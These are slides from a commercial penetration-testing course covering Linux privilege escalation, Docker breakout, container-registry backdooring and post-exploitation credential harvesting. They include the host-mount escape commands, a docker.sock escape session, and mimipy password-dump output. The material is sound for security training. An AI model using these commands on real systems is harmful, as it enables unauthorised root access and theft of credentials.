
- Access the MongoDB on '192.168.X.209' from your base (delegate machine) via a tunnel configured on your lab Kali machine using the tunneling techniques as discussed.




Hacking \*nix

## Linux Privilege Escalation







Hacking \*nix  
**Kernel Exploits**




# Local Privilege Escalation: Kernel Exploits

- From time-to-time, kernel vulnerabilities are discovered, and exploits are publicly released.
- Compile and run; as simple as that!

Date	D	A	V	Title	Type	Platform	Author
2023-04-20	⚡	✗	✗	Linux Kernel 6.2 - Userspace Processes To Enable Mitigation	local	Linux	nu11secur1ty
2022-03-08	⚡	✗	✗	Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)	local	Linux	Lance Biggerstaff
2021-11-23	⚡	✗	✗	Linux Kernel 5.1.x - 'PTRACE_TRACEME' pkexec Local Privilege Escalation (2)	local	Linux	Ujas Dhami
2021-07-15	⚡	✓	✗	Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation'	local	Linux	TheFloW
2019-07-24	⚡	✗	✗	Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation	local	Linux	bcoles
2019-01-04	⚡	✗	✗	Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)	local	Linux	bcoles
2019-01-04	⚡	✗	✗	Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)	local	Linux	bcoles
2018-12-29	⚡	✗	✗	Linux Kernel 4.8.0-34 < 4.8.0-45 (Ubuntu / Linux Mint) - Packet Socket Local Privilege Escalation	local	Linux	bcoles
2018-12-29	⚡	✗	✗	Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)	local	Linux	bcoles
2018-12-19	⚡	✗	✗	Linux Kernel 4.4 - 'rnetlink' Stack Memory Disclosure	local	Linux	Jinburn Park
2018-11-21	⚡	✗	✗	Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)	local	Linux	bcoles
2018-11-21	⚡	✗	✗	Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method)	local	Linux	bcoles
2018-10-02	⚡	✗	✗	Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation	local	Linux	Lexfo
2018-09-26	⚡	✓	✗	Linux Kernel - VMA Use-After-Free via Buggy vmacache_flush_all() Fastpath Local Privilege Escalation	local	Linux	Google Security Research
2018-08-09	⚡	✗	✗	Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read	local	Linux	Andrey Konovalov

Showing 1 to 15 of 180 entries

FIRST PREVIOUS 1 2 3 4 5 ... 12 NEXT LAST



Hacking \*nix  
**Sudo**






## Case Study

### Sudoedit CVE-2023-22809

---

- A privilege escalation on sudo versions 1.8.0 through 1.9.12p1 inclusive.
- sudoedit or sudo -e, mishandles extra arguments passed in the user-provided environment variables (SUDO\_EDITOR, VISUAL, and EDITOR).
- An unprivileged user can use this vulnerability to edit sensitive files.



Container Technologies


**Docker**



# Why Docker?

---

- Removes the “It works on my System” syndrome.
- Easy & quick to set environments and test beds.
- Loved by start-ups and PoC development teams.
- Loved by Google and liked for scalability and deployment ease.
- As secure as you configure it!




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Difference between Docker and VMs

- In VM hypervisor is used to host kernels of different operating systems allowing the host to run multiple operating systems like Linux and Windows.
- In Docker containers, all the operating systems share the same kernel restricting the Linux host to run only Linux-based operating systems like Ubuntu, Centos, Red-hat etc.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# How Does Docker Work?

---


- Docker normally runs as a service with elevated privileges (YAY!)
- Docker image is downloaded from a public hub (Docker Hub) or a private hub.
- The image is provided with a set of options and executed as a container.
- The image may expose ports to other containers or the external network.
- Docker provides an internal network for all containers on the same host.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Docker Architecture



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Container Registry

---

- You can Host your own Registry
  - Selfhost, Amazon ECR and Google Container Registry are some options
- Write Access to the Registry will allow planting backdoors:
  - Pull a Docker image from the registry.
  - Update the image with the backdoor.
  - Upload back to the container registry.
  - Wait for the image to be used next time.




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Docker Layered File System

- Docker supports multiple storage drivers, but most modern Linux kernels support the Overlay2 file system.
- A new container adds a new & thin writable layer on top of the underlying stack of layers present in the Docker image.
- Docker images are immutable, and the changes made to the writable layer are ephemeral.



References:  
<https://www.programmersought.com/article/84515373742/>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Docker Internals

---

- Docker uses a technology called **namespaces** to provide the isolated workspace called the container. When you run a container, Docker creates a set of namespaces for that container.
- **Cgroups** also known as control groups are used to allocate CPU time, system memory, network bandwidth, or a combination of these among user-defined groups of tasks for the Docker container.
- A **chroot jailing** allows you to run a program (process) with a root directory other than the actual root directory (/).
- Kernel **capabilities** turn the binary “root/non-root” dichotomy into a fine-grained access control system.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Docker: For Pentesters

---

- From the outside, it will appear as any other system.
- /proc/1/cgroup will show Docker references. ( cgroups v1 )
- pid 1 != init / launched

```
/ #
/ # ps
PID   USER      TIME  COMMAND
  1  root      0:00  sh
  26 root      0:00  ps
/ # █
```

```
/ # cat /proc/1/cgroup
14:name=systemd:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
13:pids:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
12:hugetlb:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
11:net_prio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
10:perf_event:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
  9:net_cls:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
  8:freezer:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
  7:devices:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
  6:memory:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
  5:blkio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
  4:cpuacct:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
  3:cpu:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7
  2:cpuset:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
  1:name=openrc:/docker
/ # █
```

# Docker: For Pentesters

---

- Bash / Python / Perl isn't usually available.
- Containers are disposable. Hence, no persistence is ensured.
- Containers can have different resources shared.
- Container crash === new spawn anywhere.
- Docker Internal Network (172.17.0.0/16)
  - <https://docs.docker.com/engine/userguide/networking/>
- Video: <https://youtu.be/V42OQd7p-7Y>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Docker: Running Container Process as Root

---

- By default, host UID == container UID.
- Root in container == root on the base box (if the container is running with --privileged).
- If a file system is shared, you may have a direct path to get the root.
- ```
docker run -itv /:/host alpine /bin/sh
```

  - i: interactive
  - t: allocate a pseudo TTY
  - v: bind mount a directory
- Inside the container, you can access the files in the '/host' or use chroot.
  - chroot /host



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Docker: Exposing Docker Socket/TCP

---

- Docker socket == access to Docker daemon.
- Docker could listen on port 2375 (noauth) 2376 (TLS).
  - <https://docs.docker.com/engine/reference/commandline/dockerd/#examples>
- Generally: Dashboard or reporting application containers.
- Misconfiguration, (un)intended exposure == compromise.
- Video: <https://youtu.be/6q7TBbUylbw>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Exposing docker.sock in Docker Container

```
vagrant@ubuntu1804:~$ sudo docker exec -it 00277ba4581c bash
bash-4.4$ id
uid=1000 gid=999(ping) ← Container running with limited user
bash-4.4$ ps aux
PID  USER      TIME  COMMAND
 1 1000      0:00 sleep 99d
 8 1000      0:00 bash
16 1000      0:00 ps aux
bash-4.4$ capsh --print
Current: =
Bounding set =
Ambient set =
Securebits: 00/0x0/1'b0
  secure-noroot: no (unlocked)
  secure-no-suid-fixup: no (unlocked)
  secure-keep-caps: no (unlocked)
  secure-no-ambient-raise: no (unlocked)
uid=1000(??)
gid=999(ping)
groups=
bash-4.4$ ls -ln /var/run/docker.sock
srw-rw---- 1 0          999          0 Jun 16 22:52 /var/run/docker.sock ← docker.sock mounted in the container
bash-4.4$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS
ORTS              NAMES
00277ba4581c      quay.io/mauilion/dind:master   "sleep 99d"         36 seconds ago   Up 35 seconds
                  nifty_archimedes
bash-4.4$ docker run -it -v /:/host/ ubuntu bash
root@4a4bfe583656:/# ps aux ← Docker host's filesystem mounted in the new container
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME  COMMAND
root     1  0.2  0.1  4112 3452 pts/0    Ss  00:27  0:00 bash
root     8  0.0  0.1  5900 2992 pts/0    R+  00:27  0:00 ps aux
root@4a4bfe583656:/# chroot /host/ bash ← PIDs accessible to the new container
root@4a4bfe583656:/# ps aux | more ← Using chroot to change container filesystem to docker host's filesystem
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME  COMMAND
root     1  0.0  0.4 77720 8888 ?      Ss  Jun16  0:03 /sbin/init
root     2  0.0  0.0      0   0 ?      S   Jun16  0:00 [kthreadd]
root     4  0.0  0.0      0   0 ?      I<  Jun16  0:00 [kworker/0:0H]
root     6  0.0  0.0      0   0 ?      I<  Jun16  0:00 [mm_percpu_wq] ← PIDs of the docker host now accessible to the new container
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

## Docker: Unpatched Host /Guest

---

- Docker shares the kernel with the host.
- Kernel bugs could result in host compromise.
- Video: <https://youtu.be/y7XoIOhWStc>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



## Case Study

### Docker: Exploits

---

- TLDR: exploiting host from Docker via a kernel module.
- As the kernel is shared between the Docker and the host, the kernel module attacks the host.
- Reverse shell is obtained by loading custom kernel modules.
- Need root access on the Docker container.

#### References:

<https://www.cyberark.com/threat-research-blog/how-i-hacked-play-with-docker-and-remotely-ran-code-on-the-host/>

# Docker: Common Commands

---

- Docker System Information
  - docker system info
- List Running Containers
  - docker ps
- Run a Container
  - docker run -it <image\_name> <binary\_path>
- Enumerate Various Details
  - docker [container|service|stack|plugin] ls
- Enumerate Images
  - docker images



**NotSoSecure  
Training**

© NotSoSecure Training 2024, All Rights Reserved.

## Exercise 5.8



## Demo 5.8

### Docker Breakout

---

- Identify ways to run Docker containers on “192.168.X.209” using the limited user accounts “tpv\_user” or “dave”.
- Identify containers and images available on the system.
- Obtain root SSH access to “192.168.X.209” using Docker and read “/etc/pwn.txt” on the host.

# Docker: Secure Configuration

---

- Docker security relies on secure configuration at all levels.
  - Scrutinize the “docker” group.
  - Docker Socket: only available to root and docker group users.
  - Docker daemon: only available to root and docker group users.
  - Docker containers: run processes via limited users.
  - Docker host and guest: keep up-to-date.
- Scan the Docker configuration files.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Post Exploitation: What Next?

---

- Remember everything is a file - look inside: /etc/
- Networks: /sbin/ifconfig, ip link
- Look at the history or other files in the home directory:
  - find /home -type f -iname '.\*history'
- Look at the SSH keys in: /home/<user>/ .ssh/
- Look at the firewall rules: iptables -L
- Look at the open files: lsof -nPi
- Active connections: netstat -nltnpw
- Arp: arp -a
- Route: route -n



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

Reference:

<https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List>

# Post Exploitation: Credential Extraction

---

- **mimipy / mimipenguin**
  - This tool dumps the process memory and uses it to create a wordlist to brute force the shadow file. It can also help extract passwords from memory.
  - Result: Insanely fast plaintext credential retrieval.
- **3snake**
  - <https://github.com/blendif/3snake>
  - Dumps the password from active process memory (SSH).
- **Gimmicredz**
  - Extract Credentials from various configuration files from the system.

Reference:  
<https://github.com/0xmitsurugi/gimmicredz>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

## Demo: Mimipy

```
root@ubuntu:/tmp# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:50:56:9f:74:2c
          inet addr:192.168.9.209  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe9f:742c/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:604108 errors:0 dropped:5336 overruns:0 frame:0
                  TX packets:960 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:40690989 (40.6 MB)  TX bytes:160381 (160.3 KB)

root@ubuntu:/tmp# python mimipy.py
[SYSTEM - LightDM] :
- Process      : /usr/sbin/lightdm
- Username     : foo
- Password     : A[REDACTED]1
[SYSTEM - SSH Server - sudo] :
- Process      : /usr/sbin/sshd
- Username     : foo
- Password     : A[REDACTED]
[SYSTEM - GNOME] :
- Process      : /usr/bin/gnome-keyring-daemon
- Username     : foo
- Password     : A[REDACTED]1
root@ubuntu:/tmp#
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Linikatz

---

- Needs root access. Linikatz Aka as the Mimikatz of the Linux world.
- Abilities to extract cached hashes.
- Analyses memory processes to check for cleartext passwords.
- Extracts Kerberos tickets from Linux kernel keyrings.
- Dumps important configuration files.
- Analyses the “/etc/krb5.keytab” file for sensitive information.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

Reference:

<https://labs.portcullis.co.uk/download/eu-18-Wadhwa-Brown-Where-2-worlds-collide-Bringing-Mimikatz-et-al-to-UNIX.pdf>

## Exercise 5.9



## Demo 5.9

## Post Exploitation

---

- Obtain the cleartext password for 'dave' user.

# Linux Capabilities

---

- Traditional UNIX implementations implement two categories of processes:
  - **Privileged** - Whose effective *user id 0*, commonly referred to as root.
  - **Unprivileged** - Whose effective user *id != 0*.
- Since kernel 2.2, Linux splits privileges into distinct units, known as capabilities.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

467

Reference:

<https://man7.org/linux/man-pages/man7/capabilities.7.html>

# Short Capabilities List

---

- CAP\_CHOWN - Change file owners
- CAP\_NET\_RAW - Open raw and packet sockets
- CAP\_SETFCAP - Set arbitrary capabilities on a file (since Linux 2.6.24)
- CAP\_AUDIT\_WRITE - Write to kernel audit log ((since Linux 2.6.11))
- CAP\_DAC\_OVERRIDE - Bypass file read, write and execute permission checks
- CAP\_AUDIT\_CONTROL - Toggle kernel auditing (since Linux 2.6.11)
- CAP\_NET\_BIND\_SERVICE - Bind a socket in privileged ports
- CAP\_SETUID/CAP\_SETGID - Change UID/GID



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

DAC - Discretionary access control

© NotSoSecure Training 2024, All Rights Reserved.

# Capabilities Enumeration

---

- List capabilities
  - `getcap -r / 2>/dev/null`
- Set capability
  - `setcap cap_setuid+ep /path/to/file`
- Remove capability
  - `setcap -r /path/to/file`
- If a file has capabilities "/path/to/file =ep" it means it has all capabilities and will run as **root**.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.



## Lab Challenge 5.10

### Persistence with Linux capabilities

---

- Using Linux capabilities, ensure.
- Privileged read/write.
- Privileged execution.



## Container Technologies

Kubernetes



Container Technologies

## Kubernetes



# Kubernetes

---

- Kubernetes is a portable, extensible, open-source platform for **managing containerized workloads and services**, that facilitates both declarative configuration and automation.
- Kubernetes is an open-source project written in the Go language.
- Kubernetes was started by Google as Borg (2004) and donated to the Cloud Native Computing Foundation (CNCF) in 2015.
- Generally, Kubernetes has new releases every three months.

